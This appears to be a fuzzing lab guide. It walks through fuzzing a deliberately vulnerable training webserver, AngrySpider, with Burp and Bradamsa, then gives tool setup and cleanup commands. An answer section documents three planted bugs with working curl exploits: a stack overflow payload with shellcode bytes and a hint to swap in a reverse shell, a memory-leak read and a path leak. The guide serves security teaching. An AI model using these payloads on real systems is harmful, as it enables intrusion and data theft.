
API Fuzzing with Bradamsa

We can easily fuzz AngrySpider's web server's get parameters by using a Burp Suite Extender which will enable Burp to use Radamsa. This Burp Suite Extension is know as Bradamsa.


Browse to the AngrySpider's web server using FireFox through Burp's proxy:




Check burp's proxy for the request:




Now "Return 25 bytes from /etc/passwd starting with the 20th byte" using the HTTP GET parameters within the URL within FireFox:




Now send this request over to Burp's Intruder tab:




We want to ensure the "Attack type: is set to "Sniper" and that the "length" field is selected for fuzzing:




Select the "Payload type" of "Extension-generated" and click the "Select generator" button to choose "Bradamsa" from the dropbox menu associated with the "Extension payload generator:" and then click the "OK" button:




We now can set Bradamsa to try 100 mutations by clicking on the Bradamsa tab and setting the “Count” field to be 100:



You can now start fuzzing by clicking the "Start attack" button:



Once we click the "Start attack" button, burp will use radamsa to mutate the input strings and we can see the results of each request within the table:



Exercise: Fuzz both the "index" and the "length" GET HTTP parameters individually, review the results sorting by the "Status" and "Length" columns, and to see if you can find more bugs!

Hardcore Hacker: Write proof of concepts (POCs) exploits that leverage these bugs to compromise the Integrity, Availability, and Confidently of the remote target.

Appendix

Setup: BooFuzz

Clean up for multiple labs:

```
rm /opt/addressBook/addressbook
rm /opt/addressBook/addressbook.original
rm /opt/addressBook/addressbook.afl


rm -rf /opt/addressBook/afl_out
rm /opt/addressBook/rad.sh
rm /opt/addressBook/core
rm /opt/addressBook/files/FuzzedBook.dat


rm /opt/a.out
rm /opt/crash-*
rm /opt/heartbleed/crash-*
rm -rf /opt/addressBook/afl_out


rm -rf /opt/tcpdump/tcpdump-4.9.0/afl_in
rm -rf /opt/tcpdump/tcpdump-4.9.0/afl_out
rm -rf /opt/tcpdump/tcpdump-4.9.0/afl_cmin
rm -rf /opt/tcpdump/tcpdump-4.9.0/afl_tmin
rm -rf /opt/tcpdump/tcpdump-4.9.0/afl_sync

rm -rf /opt/boofuzzRuns
rm -rf /opt/trash


rm -rf /opt/angrySpider/FLAG_stack_exploit
rm -rf /opt/angrySpider/flag.txt
```

Install AngrySpider

```
apt-get install libc6-dev-i386
cd /opt
unzip AngrySpider-master.zip
```

```
make
```

Install BooFuzz

```
pip install boofuzz
apt-get install libmemcached-dev
apt-get install -y libmemcached-dev zlib1g-dev libssl-dev python-dev build-essential
pip install pylibmc

pip install pgraph
cd /opt
git clone ...
```

Setup: AFL

Install AFL

```
cd /opt
git clone ...
cd /opt/afl
make
make install
```

Clean Up AFL before labs...

```
rm /opt/paulBunyan/paulBunyan
rm /opt/paulBunyan/paulBunyan.afl
rm /opt/paulBunyan/paulBunyan.original
rm /opt/paulBunyan/backups/001.log
rm /opt/paulBunyan/backups/.log
rm /opt/paulBunyan/backups/*
```

clean up for addressBook:

```
rm
/opt/addressBook/addressbook
```

Setup: libFuzzer

How to install libFuzzer:

```
cd /opt

# Install git and get this tutorial
sudo apt-get --yes install git
git clone https://github.com/google/fuzzer-test-suite.git FTS
./FTS/tutorial/install-deps.sh  # Get deps
./FTS/tutorial/install-clang.sh # Get fresh clang binaries
# Get libFuzzer sources and build it
svn co http://llvm.org/svn/llvm-project/llvm/trunk/lib/Fuzzer
Fuzzer/build.sh

clang++ -g -fsanitize=address -fsanitize-coverage=trace-pc-guard FTS/tutorial/fuzz_me.cc
libFuzzer.a
./a.out 2>&1 | grep ERROR
```

libFuzzer cleanup for labs:

```
rm /opt/a.out
rm
/opt/crash-0eb8e4ed029b774d80f2b66408203801cb982a6
0
rm /opt/crash-*
rm /opt/heartbleed/crash-*
```

Setup: Radamsa

Radamsa Install:


```
apt-get install gcc make git
cd /opt
git clone https://github.com/aoh/radamsa
cd radamsa
make
sudo make install
cd /opt/radamsa
mkdir -p /opt/radamsa/inputs
mkdir -p /opt/radamsa/outputs
```

Radamsa clean up for labs:

Exercise Answers

AngrySpider

"Length" leaks memory segments:



Notes...

ANGRY SPIDER

This is a vulnerable webserver with three bugs, detailed below.

The web application allows you to connect and specify a filename to read, offset into file, and number of bytes to read from offset.

Running __make__ will cause two binaries to be built:
- angryspider: The webserver to run remotely with respect to participants, which contains actual flags and writes some to the filesystem
- angryspider.noflags: The webserver to distribute for analysis. Tells participants a flag was found, but not the contents of the actual flags

Bug 1
This bug is a stack buffer overflow in request headers. Each line is copied to a 128-byte buffer, just to force this bug. There's no other purpose :)

Example:

Bytes	Description
`\x90`*125	Padding
`\xeb\xfe`	Infinite loop (2-byte test shellcode)
AAAA	Overwrites saved EBP
`\xe9\xaf\xff\xff`	Address of the top of the stack buffer, in my test scenario (0xffffafe9)

```curl -H "X-PLOIT: `python -c 'print \"\x90\"*125+\"\xeb\xfe\"+\"AAAA\"+\"\xe9\xaf\xff\xff\"'`" http://127.0.0.1:8080```

Once you've launched the exploit, check "top" on server to make sure the process spiked to 100% CPU (proof of infinite loop shellcode running). Substitute in a reverse-shell or something for great pwnage. Note that the exploit depends on C-string operations and newline parsing, so 0x00, 0x0a, and 0x0d are bad characters.

The flag is a file named "FLAG:..." in the current directory. The only way to get this should be if you have remote execution!

Bug 2
This is a buffer overrun that leaks adjacent pages of memory. Like Heartbleed and Cloudbleed

A flag is mapped into memory, and then the requested file is mapped. Because allocations happen from high memory down, the flag is higher in memory than the memory-mapped file, and so reading past the end of the file reads into the flag map.
```

Note that maps are page-aligned (4096 bytes in modern Linux), so be sure to read at least 4096 extra bytes to be sure to read into the flag buffer.

Example:
```curl http://127.0.0.1:8080/etc/hostname?length=8192```

The flag is a string in the next page of memory beyond the end of the file.

Bug 3
Because the file server reads files from / on the filesystem, you need to leak the path of the server to read files in the directory the server is running out of. In this case, the 500 page leaks this information.

A 500 can be reliably triggered by requesting a negative index into the file.

Example:
```curl http://127.0.0.1:8080/etc/hostname?index=-1```

The flag here is http://<host>/<current directory/flag.txt

Things to be aware of
- There might be unintended bugs - I didn't test much :) Find another bug for 10,000 bonus points!
- All requested files are indexed from /. So requesting http://<host>/flag.txt causes the server to check / on the filesystem for a regular file called flag.txt
- Couldn't get 64-bit executable to pop phony address into RIP. TODO : look into this

References

The following references where useful when researching this topic:

- https://github.com/jtpereyda/boofuzz
- http://stackoverflow.com/questions/6152232/how-to-generate-core-dump-file-in-ubuntu
- http://stackoverflow.com/questions/77005/how-to-generate-a-stacktrace-when-my-gcc-c-app-crashes
- https://sigquit.wordpress.com/2009/03/13/the-core-pattern/
- https://github.com/mirrorer/afl/blob/master/docs/parallel_fuzzing.txt
